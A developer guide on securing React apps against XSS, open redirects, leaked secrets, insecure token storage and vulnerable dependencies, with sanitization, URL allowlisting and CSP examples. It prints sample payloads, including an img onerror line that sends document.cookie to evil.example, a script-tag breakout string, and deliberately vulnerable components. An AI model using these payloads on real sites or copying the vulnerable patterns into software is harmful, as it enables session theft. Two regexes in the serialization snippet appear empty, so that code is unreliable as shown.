
Securing React Apps: Preventing XSS and Common Vulnerabilities
React has a reputation for being "safe from XSS," and it's partly earned. Every string you render in JSX is escaped, so a comment containing a script tag shows up as harmless text. But that protection covers one path, text rendered as children. Links built from user input, HTML rendered from a CMS, direct DOM access through refs, server-rendered state, and a few hundred npm packages all sit outside it.
Cross-site scripting (XSS) is still the most damaging vulnerability in frontend code, because a single injected script runs with all the privileges of your app. It can read data on the page, call your API as the user, and send everything to an attacker's server.
This guide covers exactly where React protects you and where it doesn't, how to render untrusted HTML and URLs safely, how to add a Content Security Policy, and the other common vulnerabilities that show up in React apps: leaked secrets, insecure token storage, vulnerable dependencies, and open redirects.
What React Escapes Automatically
When you render a value inside JSX, React sets it as a text node. The browser never parses it as HTML.
export function Comment({ body }: { body: string }) {
  return <p>{body}</p>;
}

// body = '<img src=x onerror="alert(document.cookie)">'
// Renders the literal text, not an image. No script runs.
The same applies to attribute values. <input value={userInput} /> sets the property safely, and quotes in the input can't break out of the attribute, because React doesn't build HTML strings in the browser. It calls DOM APIs directly.
This means the most common XSS mistake in server-rendered templates, forgetting to escape a variable, is very hard to make in React. The remaining risks come from the escape hatches.
Escape Hatch 1: dangerouslySetInnerHTML
dangerouslySetInnerHTML inserts a raw HTML string into the DOM. The name is a warning. Any script-capable markup in that string executes.
// Vulnerable: renders attacker-controlled HTML as-is
export function UnsafeBio({ html }: { html: string }) {
  return <div dangerouslySetInnerHTML={{ __html: html }} />;
}
Notably, a <script> tag inserted via innerHTML doesn't run, but event handler attributes do. A payload like <img src=x onerror="fetch('https://evil.example/?c='+document.cookie)"> runs the moment the image fails to load.
Sometimes you genuinely need to render HTML: content from a headless CMS, a rich text editor's output, or Markdown converted on the client. The rule is sanitize first, every time, with a well-maintained library. DOMPurify is the standard choice.
npm install dompurify
import DOMPurify from "dompurify";
import { useMemo } from "react";

export function SafeHtml({ html }: { html: string }) {
  const clean = useMemo(
    () =>
      DOMPurify.sanitize(html, {
        USE_PROFILES: { html: true },
        FORBID_TAGS: ["style", "form"],
        FORBID_ATTR: ["style"],
      }),
    [html],
  );

  return <div className="prose" dangerouslySetInnerHTML={{ __html: clean }} />;
}
DOMPurify removes scripts, event handler attributes, javascript: URLs, and other dangerous constructs while keeping formatting tags. The USE_PROFILES option restricts output to HTML (no SVG or MathML), and the forbid lists strip tags and attributes you don't need. Sanitize as close to rendering as possible, so a future refactor can't accidentally bypass it.
DOMPurify needs a DOM. In server-side rendering, use isomorphic-dompurify or sanitize on the server with a DOM implementation like jsdom.
Prefer Not Rendering HTML at All
Sanitization is a defense, but the strongest option is to avoid raw HTML. If you're rendering Markdown, use a library that converts Markdown into React elements rather than an HTML string, such as react-markdown, which doesn't render raw HTML by default. If you're building an editor, store structured JSON (as editors like Tiptap support) and render it with components. The rich text editor with Tiptap guide shows that approach.
Escape Hatch 2: Unsafe URLs
React escapes the text of an href, but it can't know whether the URL itself is dangerous. A javascript: URL runs code when the link is clicked.
// User sets their website to: javascript:alert(document.domain)
export function ProfileLink({ website }: { website: string }) {
  return <a href={website}>Website</a>;
}
React has warned about javascript: URLs since version 16.9, and React 19 blocks them by replacing them with a URL that throws an error instead of running the code. Don't rely on that alone. Other schemes like data: can be abused, and a URL pointing to a phishing page is a problem even without script. Validate URLs against an allowlist of protocols:
// safeUrl.ts
const ALLOWED_PROTOCOLS = new Set(["http:", "https:", "mailto:"]);

export function safeUrl(input: string, fallback = "#"): string {
  try {
    const url = new URL(input, window.location.origin);
    return ALLOWED_PROTOCOLS.has(url.protocol) ? url.href : fallback;
  } catch {
    return fallback;
  }
}
import { safeUrl } from "./safeUrl";

export function ProfileLink({ website }: { website: string }) {
  return (
    <a href={safeUrl(website)} target="_blank" rel="noopener noreferrer">
      Website
    </a>
  );
}
Parsing with the URL constructor is far more robust than string checks like startsWith("javascript:"), which attackers bypass with mixed case, leading whitespace, or encoded characters.
The rel="noopener noreferrer" attribute stops the opened page from accessing window.opener and redirecting your tab to a phishing page. Modern browsers imply noopener for target="_blank", but setting it explicitly costs nothing.
Open Redirects
A related bug is redirecting to a URL from the query string, as many login flows do with ?next=/dashboard. If you navigate to it without checking, ?next=https://evil.example sends users to an attacker's page right after they log in, which makes phishing very convincing.
export function safeRedirectPath(next: string | null): string {
  if (
    !next ||
    !next.startsWith("/") ||
    next.startsWith("//") ||
    next.startsWith("/\\")
  ) {
    return "/";
  }
  return next;
}
Only allow same-origin paths. A value starting with // is a protocol-relative URL to another domain, which is why it's rejected.
Escape Hatch 3: Direct DOM Access
Refs give you real DOM nodes, and everything React does to keep you safe disappears when you write to them directly.
import { useEffect, useRef } from "react";

export function Preview({ markup }: { markup: string }) {
  const ref = useRef<HTMLDivElement>(null);

  useEffect(() => {
    // Vulnerable: same as dangerouslySetInnerHTML, but without the warning name
    if (ref.current) ref.current.innerHTML = markup;
  }, [markup]);

  return <div ref={ref} />;
}
Watch for innerHTML, outerHTML, insertAdjacentHTML, document.write, and jQuery-style plugins that accept HTML strings. If you need to set text through a ref, use textContent, which never parses HTML. Also avoid eval, new Function, and setTimeout with a string argument, all of which execute strings as code.
Escape Hatch 4: Serialized State in Server Rendering
If you server-render a React app and embed initial state into the page, the usual pattern is a script tag containing JSON.
// Vulnerable
<script
  dangerouslySetInnerHTML={{
    __html: `window.__STATE__ = ${JSON.stringify(state)}`,
  }}
/>
JSON.stringify doesn't escape </script>. If any string in state contains </script><script>alert(1)</script>, the browser closes your script tag early and runs the attacker's. Escape the characters that can break out of a script context:
export function serializeForScript(value: unknown): string {
  return JSON.stringify(value)
    .replace(/</g, "\\u003c")
    .replace(/>/g, "\\u003e")
    .replace(/&/g, "\\u0026")
    .replace(//g, "\\u2028")
    .replace(//g, "\\u2029");
}
The result is still valid JSON and valid JavaScript, but it can't contain a literal closing tag. Libraries like serialize-javascript do the same thing. Frameworks such as Next.js and React Router handle this for their own data, so the risk is mainly in hand-rolled SSR setups.
Adding a Content Security Policy
Everything above prevents injection. A Content Security Policy (CSP) limits what an injected script can do if one slips through. It's an HTTP header that tells the browser which sources of script, style, images, and connections are allowed.
A strong starting policy for a Vite-built single-page app might be:
<meta
  http-equiv="Content-Security-Policy"
  content="default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:; connect-src 'self' https://api.example.com; object-src 'none'; base-uri 'self'; frame-ancestors 'none'"
/>
Send it as a real HTTP header from your server or CDN where possible. The meta tag works for most directives, but not frame-ancestors or reporting.
What each part does:
script-src 'self'blocks inline scripts and scripts from other domains, which neutralizes most XSS payloads even if they're injected.connect-srclimits wherefetchand WebSockets can send data, making exfiltration harder.object-src 'none'disables plugins.base-uri 'self'stops injectedbasetags from rewriting relative URLs.frame-ancestors 'none'prevents clickjacking by forbidding other sites from framing yours.
'unsafe-inline' for styles is a common compromise because many CSS-in-JS libraries inject style tags. Avoid it for scripts. If you need inline scripts (for analytics snippets or SSR state), use a per-request nonce instead.
Roll CSP out with Content-Security-Policy-Report-Only first. The browser reports violations without blocking anything, so you can find every third-party script you forgot about before enforcing.
Trusted Types
Chromium-based browsers support Trusted Types, enabled with require-trusted-types-for 'script' in your CSP. It makes innerHTML and similar sinks throw unless they receive a value created by an approved policy, such as one that runs DOMPurify. It's a strong way to enforce sanitization across a large codebase, though it takes some work to adopt with third-party libraries.
Don't Ship Secrets in the Bundle
Everything in your client bundle is public. Anyone can open DevTools or download the JavaScript and search it. Environment variables prefixed with VITE_ are inlined into the bundle at build time, which makes them visible to every visitor.
// This key is visible to anyone who loads your site
const stripeSecret = import.meta.env.VITE_STRIPE_SECRET_KEY;
Only expose keys designed to be public, such as a Stripe publishable key or a Firebase web config, and lock them down with domain restrictions on the provider's side. Anything that grants real power belongs on a server, called through your own API. The guide to environment variables in React apps explains which variables end up in the bundle and why.
Source maps can also reveal more than you intend, including comments and internal file paths. Either don't publish them in production or upload them privately to your error tracker.
Storing Tokens Safely
If an attacker does get script running on your page, what they can steal depends on where you keep credentials. Tokens in localStorage or sessionStorage are one line of JavaScript away. Session cookies marked httpOnly can't be read by script at all.
The safest common pattern is a short-lived access token in memory and a refresh token in an httpOnly, Secure, SameSite cookie. The details are in authentication in React with JWT and refresh tokens. Cookie-based authentication brings CSRF into play, so set SameSite=Lax or Strict and use CSRF tokens for any state-changing endpoint that must accept cross-site requests.
Keeping Dependencies Safe
A typical React app pulls in hundreds of transitive packages, and any of them can run code in your users' browsers. Supply chain attacks, where a popular package is compromised or a typo-named lookalike is published, are an increasingly common route to XSS.
Practical habits:
- Commit your lockfile and use
npm ciin CI so builds install exactly what you tested. - Audit regularly with
npm audit, and enable Dependabot or Renovate for automated update PRs. - Be skeptical of new dependencies. Check maintenance activity, download counts, and whether a few lines of your own code would do the job.
- Pin and review third-party scripts loaded from CDNs, and use Subresource Integrity hashes for them.
npm audit --omit=dev
npm outdated
--omit=dev focuses on packages that actually ship to users. Development tooling vulnerabilities matter too, but they don't reach the browser.
Validating Input Is the Server's Job
Client-side validation is for user experience. It tells people they mistyped an email before they hit submit. It doesn't protect anything, because an attacker can call your API directly with any payload. The server must validate every input, enforce authorization on every endpoint, and encode output for its context. Treat the React app as an untrusted client, even though you wrote it.
Security Checklist for React Apps
- Never pass unsanitized strings to
dangerouslySetInnerHTML. Sanitize with DOMPurify, or avoid raw HTML entirely. - Validate user-supplied URLs with the
URLconstructor and a protocol allowlist before using them inhreforsrc. - Allow only same-origin paths for redirects taken from query parameters.
- Avoid
innerHTML,eval, and string-based timers on refs and in effects. - Escape serialized state embedded in server-rendered HTML.
- Deploy a Content Security Policy, starting in report-only mode.
- Keep secrets off the client. Every
VITE_variable is public. - Store long-lived tokens in
httpOnlycookies, not web storage. - Audit and update dependencies continuously, and commit your lockfile.
- Enforce everything on the server. Client checks are for UX only.
Frequently Asked Questions (FAQ) About React Security
Mostly, for text. React escapes values rendered in JSX, so user input shown as text can't execute. You become vulnerable when you use dangerouslySetInnerHTML, put unvalidated URLs in href or src, write to the DOM through refs, or embed unescaped data in server-rendered script tags.
For typical HTML content, yes, as long as you keep DOMPurify updated and sanitize every time right before rendering. Restrict its configuration to the tags and attributes you need. Pair it with a Content Security Policy as a second layer in case a bypass is ever found.
React 19 blocks javascript: URLs in attributes like href, replacing them with code that throws instead of running the payload. Earlier versions only logged a warning. You should still validate URLs with a protocol allowlist, since other schemes and malicious destinations remain possible.
Keep short-lived access tokens in memory and long-lived refresh tokens in httpOnly, Secure, SameSite cookies. Anything in localStorage can be read by any script that runs on your page, so a single XSS bug would expose it.
Not in a client-side app. Variables prefixed with VITE_ or REACT_APP_ are inlined into the JavaScript bundle and visible to everyone. Keep secret keys on a server and expose only a backend endpoint that uses them on the user's behalf.
A Content Security Policy is an HTTP header that restricts where scripts, styles, and network requests can come from. It doesn't prevent injection, but it stops most injected scripts from running or sending data out. It's one of the most effective defenses you can add, and report-only mode lets you deploy it gradually.
Conclusion
React's automatic escaping removes the most common XSS bug, but it only covers text rendered through JSX. The real risks are the escape hatches: dangerouslySetInnerHTML, user-controlled URLs, direct DOM writes, and serialized server state. Sanitize HTML with DOMPurify or avoid it, validate URLs and redirect targets with an allowlist, and keep string-to-code APIs out of your codebase.
Then add layers that limit damage when something slips through. Deploy a Content Security Policy, keep tokens out of web storage, keep secrets off the client, and treat dependencies as code you're responsible for. Security in a React app isn't one setting. It's a set of small habits that together make an attack much harder to pull off.


